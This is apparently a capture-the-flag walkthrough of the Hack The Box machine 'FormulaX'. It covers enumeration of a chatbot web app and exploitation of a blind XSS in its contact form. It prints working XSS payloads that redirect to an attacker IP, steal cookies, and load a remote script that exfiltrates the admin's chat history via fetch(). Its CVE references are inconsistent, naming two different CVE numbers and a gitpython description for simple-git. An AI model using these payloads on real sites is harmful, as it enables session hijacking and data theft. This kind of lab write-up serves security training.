

HTB-FormulaX



Information Gathering

Rustscan

Rustscan discovers **SSH** and **HTTP** open:


```
rustscan --addresses 10.10.11.6 --range 1-65535
```

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack
80/tcp	open	http	syn-ack

Enumeration

HTTP - TCP 80

The website is a **Chatbot** and it requires login:




We will register a random user:

```
http://10.10.11.6/static/register.html
```

After login, we are provided with the Chatting feature:

```
http://10.10.11.6/restricted/home.html
```



Let's first see if there are any interesting hidden directories:

```
sudo feroxbuster -u http://10.10.11.6 -n -x html -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -C
404
```

```
404 GET 10l 15w -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
302 GET 1l 4w 40c http://10.10.11.6/ => http://10.10.11.6/static/index.html
301 GET 10l 16w 173c http://10.10.11.6/img => http://10.10.11.6/img/
200 GET 1l 3w 46c http://10.10.11.6/contact_us
200 GET 1l 3w 46c http://10.10.11.6/admin
301 GET 10l 16w 179c http://10.10.11.6/static => http://10.10.11.6/static/
301 GET 10l 16w 181c http://10.10.11.6/scripts => http://10.10.11.6/scripts/
200 GET 1l 3w 46c http://10.10.11.6/chat
200 GET 1l 3w 46c http://10.10.11.6/logout
200 GET 1l 3w 46c http://10.10.11.6/Contact_Us
301 GET 10l 16w 181c http://10.10.11.6/Scripts => http://10.10.11.6/Scripts/
200 GET 1l 3w 46c http://10.10.11.6/Chat
301 GET 10l 16w 187c http://10.10.11.6/restricted => http://10.10.11.6/restricted/
200 GET 1l 3w 46c http://10.10.11.6/Admin
```

`/admin` looks interesting but we would need admin credentials to login.

Inspecting the web browser, we see there's a cookie value stored:

Cache Storage	Filter Items		
Cookies	Name	Value	Domain
http://10.10.11.6	authoriz...	Bearer%20eyJ...	10.10.11.6
Indexed DB			
Local Storage			
Session Storage			

Let's try directory bruteforcing with the cookie value specified:

```
gobuster dir -u http://10.10.11.6 -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt -c
"Bearer%20eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiI2NjYwMTFiZmE2NW
FiNDUxNDlhYWZkZmUiLCJpYXQiOiJlM3Mtc1NzIwMzh9.nY0IoIfX9Iv3vmVoua9R-
```


Zvp9BRTMkTuko740dC0fnc"

Unfortunately, it found nothing interesting.


Let's move on and take a look at the Chatting function.

This looks very similar to ChatGPT:


<http://10.10.11.6/restricted/chat.html>



Currently, services is broken, and it says only in-built commands are usable:




We tried running `help` and it provides us with the command `history`, which will show previous messages:



The screenshot shows a chatbot interface with a blue header bar containing a robot icon and the text 'help'. Below this is a light gray box with a robot icon, the title 'Commands', and the text 'history -- Shows the Previous Sent Messages You can always ask random Questions'. At the bottom, there is a white input field with the placeholder text 'Enter Message' and a blue button labeled 'SUBMIT QUERY'.

When we execute `history`, it does show us all the previous messages:



The screenshot shows the chatbot interface with the 'history' command entered. It displays three previous messages in a list, each with a robot icon, the text 'Message Sent:', and the message content. The messages are: 'hi', 'ls]', and 'ls'.

We tried to abuse this chatting function, but it seemed to be a rabbit hole.


Let's move on.

dev-git-auto-update.chatbot.htb

Blind XSS

Let's take a look at the contact page:

```
http://10.10.11.6/restricted/contact_us.html
```



Your First name..

Your last name..

Write something..

SEND MESSAGE

Go to Home Page [Home Page](#)

We tried sending random data and this form seems to be active:

Your First name..

Your last name..

Write something..

SEND MESSAGE

Message Sent Successfully

Let's check on **Blind XSS** using the following payload:

```
<img src=x onerror="document.location='http://10.10.14.36:1234/'"/>
```

We will send the message containing XSS payload:

test

test

```
<img src=x  
onerror="document.location='http://10.1  
0.14.36:1234/'"/>
```

SEND MESSAGE

Message Sent Successfully

On our Python server, we can see connections being made:

```
(yoon@kali)-[~/Documents/htb/formulax]  
$ python3 -m http.server 1234  
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...  
10.10.11.6 - - [05/Jun/2024 03:29:22] "GET / HTTP/1.1" 200 -  
10.10.11.6 - - [05/Jun/2024 03:29:24] "GET / HTTP/1.1" 200 -  
10.10.11.6 - - [05/Jun/2024 03:29:28] "GET / HTTP/1.1" 200 -  
10.10.11.6 - - [05/Jun/2024 03:29:31] "GET / HTTP/1.1" 200 -  
10.10.11.6 - - [05/Jun/2024 03:29:35] "GET / HTTP/1.1" 200 -
```

We have tried cookie stealing as well but it wasn't successful:

```
<img src=x onerror="document.location='http://10.10.14.36:1234/?cookie=' +  
document.cookie"/>
```

```
(yoon@kali)-[~/Documents/htb/formulax]  
$ python3 -m http.server 1234  
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...  
10.10.11.6 - - [05/Jun/2024 05:08:07] "GET /?cookie= HTTP/1.1" 200 -  
10.10.11.6 - - [05/Jun/2024 05:08:09] "GET /?cookie= HTTP/1.1" 200 -
```

Now that we have verified blind XSS vulnerability on Contact form, let's try to escalate this.

XSS Payload Scripting

We will first enumerate the javascript files running the chatbot.

```
</body>  
<script src="/socket.io/socket.io.js"></script>  
<script src="/chat.js"></script>
```


Let's take a look at **chat.js**, which is used for the chatting feature:

```
let value;
const res = axios.get(`/user/api/chat`);
const socket = io('/', {withCredentials: true});

//listening for the messages
socket.on('message', (my_message) => {

  //console.log("Received From Server: " + my_message)
  Show_messages_on_screen_of_Server(my_message)

})

const typing_chat = () => {
  value = document.getElementById('user_message').value
  if (value) {
    // sending the messages to the server
    socket.emit('client_message', value)
    Show_messages_on_screen_of_Client(value);
    // here we will do out socket things..
    document.getElementById('user_message').value = ""
  }
  else {
    alert("Cannot send Empty Messages");
  }
}

function htmlEncode(str) {
  return String(str).replace(/[\^w. ]/gi, function (c) {
    return '&#' + c.charCodeAt(0) + ';'
  });
}

const Show_messages_on_screen_of_Server = (value) => {

  const div = document.createElement('div');
  div.classList.add('container')
  div.innerHTML = `
<h2>&#129302; </h2>
  <p>${value}</p>
  `
  document.getElementById('big_container').appendChild(div)
}

// send the input to the chat forum
const Show_messages_on_screen_of_Client = (value) => {
```

```

value = encodeURIComponent(value)

const div = document.createElement('div');
div.classList.add('container')
div.classList.add('darker')
div.innerHTML = `
<h2>#129302; </h2>
  <p>${value}</p>
`
document.getElementById('big_container').appendChild(div)
}

```

There are several interesting lines.

This line uses Axios, a promise-based HTTP client, to send a GET request to the endpoint `/user/api/chat`:

```
const res = axios.get(`/user/api/chat`);
```

The option `{ withCredentials: true }` indicates that credentials such as cookies and authentication headers will be sent with the WebSocket requests:

```
const socket = io('/', {withCredentials: true});
```

Now let's take a look at the javascript file that is being used for running contact form:

```

</div>
</center>
<script src="/scripts/axios.min.js"></script>
<script src="/contact_us.js">
</script>
</body>

```

contact_us.js is being used:

```

// A function that handles the submit request of the user
const handleRequest = async () => {
  try {
    const first_name = await
document.getElementById('first_name').value
    const last_name = await document.getElementById('last_name').value
    const message = await document.getElementById('message').value
    axios.post(`/user/api/contact_us`, {
      "first_name": first_name,
      "last_name": last_name,
      "message": message
    }).then((response) => {
      try {
        document.getElementById('first_name').value = ""

```

```

        document.getElementById('last_name').value = ""
        document.getElementById('message').value = ""
        // here we are gonna show the error
        document.getElementById('error').innerHTML =
response.data.Message
    } catch (err) {
        alert("Something went Wrong")
    }
})
} catch {
    document.getElementById('error').innerHTML = "Something went
Wrong"
}
}

```

Based on **chat.js** and **contact_us.js**, we will create a malicious javascript payload that different user on the system will grab and run:

```

const script= document.createElement('script');
script.src='/socket.io/socket.io.js';
document.head.appendChild(script);
script.addEventListener('load',function(){
    const res=axios.get(`/user/api/chat`);
    const socket=io('/',{withCredentials:true});
    socket.on('message', (my_message) => {
        fetch("http://10.10.14.36:9999/?d="+btoa(my_message))
    });
    socket.emit('client_message', 'history');
});

```

With our Python server running with **payload.js**, let's run the following XSS command that will download payload.js and execute it:

```

<img src=x onerror="var script1=document.createElement('script');
script1.src='http://10.10.14.36:4444/payload.js';document.head.appendChild(sc
ript1);"/>

```

test

test

```
<img src=x onerror="var  
script1=document.createElement('script'  
''); script1.src='http://10.10.14.36:4444  
/payload.js';  
document.head.appendChild(script1);"/  
>
```

SEND MESSAGE

Message Sent Successfully

As we send the message, **payload.js** is executed on admin user's browser and returns the messages from it:


```
(yoon@kali) - [~/Documents/htb/formulax]  
$ python3 -m http.server 4444  
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...  
10.10.11.6 - - [05/Jun/2024 06:27:36] "GET /payload.js HTTP/1.1" 200 -  
10.10.11.6 - - [05/Jun/2024 06:27:38] "code 501, message Unsupported method ('OPTIONS')"  
10.10.11.6 - - [05/Jun/2024 06:27:38] "OPTIONS /?d=R3JlZXRpbnRmdzIS4gSG93IGNhbiBpIGhlbHAgew91IHRvZGF5ID8uIFlvdSBjYW4gdHlwZSB0ZWxwIHRvIHNlZS  
Bzb21lIGJ1aWxkaW4gY29tbWwZHM= HTTP/1.1" 501 -  
10.10.11.6 - - [05/Jun/2024 06:27:38] "code 501, message Unsupported method ('OPTIONS')"  
10.10.11.6 - - [05/Jun/2024 06:27:38] "OPTIONS /?d=SGVsbG8sIEkgYW0gQWRtaW4uVGZvdGluZyB0aGUgQ2hhdCBBcHBSaWNhdGlvbg== HTTP/1.1" 501 -  
10.10.11.6 - - [05/Jun/2024 06:27:38] "code 501, message Unsupported method ('OPTIONS')"  
10.10.11.6 - - [05/Jun/2024 06:27:38] "OPTIONS /?d=V3JpdGUGYYSBzY3JpcHQgZm9yICBkZXltZ2l0LWF1dG8tdXBkYXRlLnNoYXRib3QuaHRiIHRvIHdvcmVscGcHJvcG  
VyYbHk= HTTP/1.1" 501 -  
10.10.11.6 - - [05/Jun/2024 06:27:38] "code 501, message Unsupported method ('OPTIONS')"  
10.10.11.6 - - [05/Jun/2024 06:27:38] "OPTIONS /?d=V3JpdGUGYYSBzY3JpcHQgZm9yICBkZXltZ2l0LWF1dG8tdXBkYXRl HTTP/1.1" 501 -  
10.10.11.6 - - [05/Jun/2024 06:27:38] "code 501, message Unsupported method ('OPTIONS')"  
10.10.11.6 - - [05/Jun/2024 06:27:38] "OPTIONS /?d=TWVzc2FnZSB0aW50Ojxicj50aXN0b3J5 HTTP/1.1" 501 -
```

Let's organize the messages in base64 and decode it:

```
(yoon@kali) - [~/Documents/htb/formulax]  
$ echo 'R3JlZXRpbnRmdzIS4gSG93IGNhbiBpIGhlbHAgew91IHRvZGF5ID8uIFlvdSBjYW4gdHlwZSB0ZWxwIHRvIHNlZS  
Bzb21lIGJ1aWxkaW4gY29tbWwZHM=SGVsbG8sIEkgYW0gQWRtaW4uVGZvdGluZyB0aGUgQ2hhdCBBcHBSaWNhdGlvbg==V3JpdGUGYYSBzY3JpcHQgZm9yICBkZXltZ2l0LWF1dG8tdXBkYXRlLnNoYXRib3QuaHRiIHRvIHdvcmVscGcHJvcG  
GVyYbHk=V3JpdGUGYYSBzY3JpcHQgZm9yICBkZXltZ2l0LWF1dG8tdXBkYXRlTWVzc2FnZSB0aW50Ojxicj50aXN0b3J5' | base64 -d  
Greetings!. How can i help you today ?. You can type help to see some buildin commandsHello, I am Admin.Testing the Chat ApplicationWrite  
a script for dev-git-auto-update.chatbot.htb to work properlyWrite a script to automate the auto-updateMessage Sent:<br>history
```

Message reveals a subdomain **dev-git-auto-update.chatbot.htb** which we add to
/etc/hosts.

dev-git-auto-update.chatbot.htb is a Git Auto Report Generator:



Shell as www-data

CVE-2022-24439

At the bottom of the page, we see the software running: **simple-git v3.14**

Made with ❤ by Chatbot Using simple-git v3.14

Researching a bit about this version, it seems to be vulnerable to **CVE-2022-24066**:

🚫 CVE-2022-24439 Detail

Description

All versions of package gitpython are vulnerable to Remote Code Execution (RCE) due to improper user input validation, which makes it possible to inject a maliciously crafted remote URL into the clone command. Exploiting this vulnerability is possible because the library makes external calls to git without sufficient sanitization of input arguments.

